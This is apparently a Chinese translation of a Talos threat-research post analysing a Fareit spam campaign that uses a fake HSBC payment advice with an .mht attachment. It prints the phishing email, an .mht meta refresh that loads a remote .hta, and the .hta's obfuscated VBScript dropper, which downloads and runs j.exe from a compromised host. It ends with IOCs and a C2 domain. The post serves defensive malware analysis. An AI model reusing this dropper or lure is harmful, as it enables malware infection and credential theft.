2016 年 11 月 22 日，星期二


Fareit 垃圾邮件：使用新文件类型

作者：Nick Biasini

Talos 在持续监控威胁形势，包括邮件威胁形势。近期，Locky 的传播在邮件威胁中占据了主导地位。在近期发生的一起 Locky 攻击中，Talos 注意到了一个值得关注的转变，即攻击者使用了不同的文件类型来传播另一个广为人知的恶意软件系列，Fareit。

我们之前曾讨论过 Fareit，它是一种用于窃取凭证并传播多种不同类型的恶意软件的木马病毒。本文的重点不是讨论 Fareit，而是研究攻击者通过邮件传播此木马所采用的新方法。Locky 是利用邮件中不同的文件扩展名来传播恶意软件的成功典范。Locky 成功使用了各种文件类型，例如 .js、.wsf 和 .hta。我们已经注意到，其他威胁也在利用 .js 文件传播恶意软件，这在很大程度上归咎于 Locky 的成功。最近，我们观察到出现了另一种与邮件关联的文件类型，此文件类型不常见，因此我们决定对此感染链进行深入研究。

电子邮件营销



From HSBC Advising Service <advising.service.1787749.199633.963201497@securemail-advising.hsbc.com>

Subject **BILL PAYMENT ADVICE Our Ref: BPCBJG502865 Counterparty: Your Ref: NZ2339-11/2016**

To victim@talosintelligence.com

Dear victim@talosintelligence.com,

The attached payment advice is issued at the request of our customer. The advice is for your reference only.

Yours faithfully,
Global Payments and Cash Management
HSBC

****

This is an auto-generated email, please DO NOT REPLY. Any replies to this email will be disregarded.

****

Security tips

1. Install virus detection software and personal firewall on your computer. This software needs to be updated regularly to ensure you have the latest protection.
2. To prevent viruses or other unwanted problems, do not open attachments from unknown or non-trustworthy sources.
3. If you discover any unusual activity, please contact the remitter of this payment as soon as possible.

****

****

This e-mail is confidential. It may also be legally privileged. If you are not the addressee you may not copy, forward, disclose or use any part of it. If you have received this message in error, please delete it and all copies from your system and notify the sender immediately by return e-mail.

Internet communications cannot be guaranteed to be timely, secure, error or virus-free. The sender does not accept liability for any errors or omissions.

****

"SAVE PAPER - THINK BEFORE YOU PRINT!"

1 attachment: Payment_Advice.mht 27.8 KB

在此次调查中，我们首先找到了一个不常见的文件类型，即 .mht。MHT 文件，也称为 .mhtml 文件，是 MIME HTML 文件。通常，在尝试将文档或其他内容另存为网页时，会创建这些文件。可使用各种类型的应用创建 MHT 文件，包括 Web 浏览器和文字处理程器。在本案例中，我们发现了一起声称是 HSBC 账单支付文档的小型垃圾邮件攻击活动。他们还确保邮件中包含一些安全提示，包括请勿打开来自未知或未经验证的发件人的附件。讽刺的是，如果用户遵循这些指示，就可以避免被感染。


Talos 开始分析 .mht 文件，并发现了几点值得关注的地方。首先需注意的一点是对 .hta 文件的引用。过去六个月内发生的 Locky 攻击活动周期性地使用了 HTA 或 HTML 应用文件，与 .js 文件一样，这些文件可在 Microsoft Windows 上本地执行。

```
<head>
<META http-equiv=3D3Drefresh =
content=3D3D1;url=3D3Dhttp://[redacted].com/o/File.hta>
<meta http-equiv=3D3DContent-Type content=3D3D"text/html; =
charset=3D3Dus-ascii">
<meta name=3D3DProgId content=3D3DWord.Document>
<meta name=3D3DGenerator content=3D3D"Microsoft Word 12">
<meta name=3D3DOriginator content=3D3D"Microsoft Word 12">
<link rel=3D3DFile-List href=3D3D"Payment_Advice_files/filelist.xml">
<!--[if gte mso 9]><xml>
```

此文件宿主在被入侵的网站上。在进行深入分析之后，我们在文件详细信息中发现了奇怪的音乐引用。在 mht 文件中，有一个部分专门用于确定作者信息、版本和公司信息等信息。Talos 在此部分中发现了对 Deftones 乐队的引用。

```
<o:DocumentProperties>
 <o:Author>Microsoft</o:Author>
 <o:LastAuthor>Microsoft</o:LastAuthor>
 <o:Revision>2</o:Revision>
 <o:TotalTime>1</o:TotalTime>
 <o:Created>2016-11-15T21:47:00Z</o:Created>
 <o:LastSaved>2016-11-15T21:47:00Z</o:LastSaved>
 <o:Pages>1</o:Pages>
 <o:Company>Deftones</o:Company>
 <o:Lines>1</o:Lines>
 <o:Paragraphs>1</o:Paragraphs>
 <o:Version>12.00</o:Version>
</o:DocumentProperties>
```

这是我们在恶意软件威胁中发现的又一个奇怪之处，类似于近期 Locky 攻击活动所采用的南瓜主题。Talos 通过分析托管的 .hta 文件，继续深入探究感染路径。第一步是下载此问题文件。



通常，这是 Talos 在进行威胁分析时遇到的第一个障碍。攻击者的狡猾之处在于，他们会快速高效地清理被入侵的网站，导致问题文件不再可用。然而，这对在文件可用期间遭受入侵的受害者而言并无任何帮助。

对威胁进行事后调查

Talos 面临着这样的境地，曾经处于活动状态的威胁如今已被清除。此问题十分常见，并为我们提供了向人们演示如何使用数据和威胁情报查找缺失链接并重建感染链的机会。在此特定案例中，我们拥有的 URL 指向已不复存在的 .hta 文件。我们可以找到被阻止下载的文件的实例。通常这并不值得特别关注，但在此案例中，我们可以找到一个文件散列 (a95a01472fdb42a123e1beb6332cb42c9372fdfe33066b94a7cabdac3d78efe1)。然后，我们通过各种数据源搜索此问题文件，并在多个位置（包括 VirusTotal）发现了它。


您可以看到文件名具备关联性，分析日期也是如此。然后，Talos 得到了此文件并继续进行分析。如下所示，此问题文件实际上是用于抽取另一份文件的 VB 脚本。

```
<html>
<head>
<SCRIPT Language="VBScript">
Set  BIICKHH = CreateObject("Shell.Application")

BIICKHH.ShellExecute "cMD","/c cd %temp% &@echo X4e = ""[redacted].com/o/j.exe""">>K3m.vbs &@echo Z4j
    = R9c(""Zc_CZmZ"")>>K3m.vbs &@echo Set J2r = CreateObject(R9c(""[redacted]""))>>K3m.vbs &@echo J2r.Open
    R9c(""\Zi""), X4e, False>>K3m.vbs &@echo J2r.send (""""")>>K3m.vbs &@echo Set O4d = CreateObject(R9c(""
    VYdYWChigZVb""))>>K3m.vbs &@echo O4d.Open>>K3m.vbs &@echo O4d.Type = 1 >>K3m.vbs &@echo O4d.Write J2r.
    ResponseBody>>K3m.vbs & @echo O4d.Position = 0 >>K3m.vbs &@echo O4d.SaveToFile Z4j, 2 >>K3m.vbs &@echo O4d.
    Close>>K3m.vbs  &@echo function R9c(B4l) >> K3m.vbs &@echo For N8a = 1 To Len(B4l) >>K3m.vbs &@echo C9a = Mid(
    B4l, N8a, 1) >>K3m.vbs &@echo C9a = Chr(Asc(C9a)- 21) >>K3m.vbs &@echo B8x = B8x + C9a >> K3m.vbs &@echo Next
    >>K3m.vbs &@echo R9c = B8x >>K3m.vbs &@echo End Function >>K3m.vbs& K3m.vbs &dEl K3m.vbs & timeout 13 & ENJ.
    EXE", "","",0

self.close
</SCRIPT>
</body>
</html>
```

另一份文件宿主在同一个被入侵的网站上，因此也是缺失的。在此特定实例中，我们没有那么多有关此文件的可用信息，只有 URL 路径和文件名。我们可以利用传播此文件的已知域找回问题文件。我们可以使用前面介绍的技术继续调查此威胁，最初根据问题 URL 进行搜索，并最终找到另一个文件散列，27689bcbab872e321f4c9f9b5b01a6c7e1eca0ee7442afc80c5af48e62d3c5f3。



最后，我们可以分析最终负载，并确定此 Fareit 实际上通过这些 .mht 文件进行传播的。至此，我们重建了完整的感染链并找到了此特定垃圾邮件攻击活动的真正目的。

IOC

电子邮件主题：
账单支付通知，我方参考：*<随机字符串>* 交易方：贵方参考：

散列：
a95a01472fdb42a123e1beb6332cb42c9372fdfe33066b94a7cabdac3d78efe1（文件 .hta）
27689bcbab872e321f4c9f9b5b01a6c7e1eca0ee7442afc80c5af48e62d3c5f3 (j.exe)
d60bb9655a98b4fdb712162c75298ab6364951b1fc085131607f5073857b0ddc（.mht 文件）

C2 域：
jerryotis[.]pw

结论

此示例再次反映攻击手段在不断发展。随着安全产品不断发展且用户对各种文件类型更加了解，攻击者将不断变换攻击手段，使用户遭到感染。在此特定实例中，您可以看到攻击者利用了一些相对少见的文件类型。首先，mhtml 文件作为邮件附件提供给受害者。然后，此文件会提取另一个不常见的文件类型——Hta。由于 Locky 在各种垃圾邮件攻击活动中都使用了 Hta 文件，此文件类型如今已变得更加常见。无论使用何种文件类型，最终结果都是系统被入侵。

此特定攻击活动还表明，对威胁的调查并不一定会因为网站被关闭或修复而终止。在本案例中，我们还展示了当一切线索似乎都中断时，我们该如何调查攻击。在当今世界，威胁情报至关重要，这便是一个主要原因。Talos 只需利用情报信息和数据源就可以找到所有必要文件，重建感染链。如今，犯罪软件行业的规模已达到几亿甚至数十亿美元，攻击者一直在寻找新的有效方式来感染用户。此次对 .mht 文件的小规模使用可能只是一次小试牛刀，一旦坏人发现此文件类型十分有效，则可能会涌现大量利用此文件类型的攻击。

覆盖范围

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CWS	✔
邮件安全	✔
网络安全	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA 的网络扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

发布者：NICK BIASINI；发布时间：14:34
标签：电子邮件、FAREIT、垃圾邮件、威胁研究

分享此文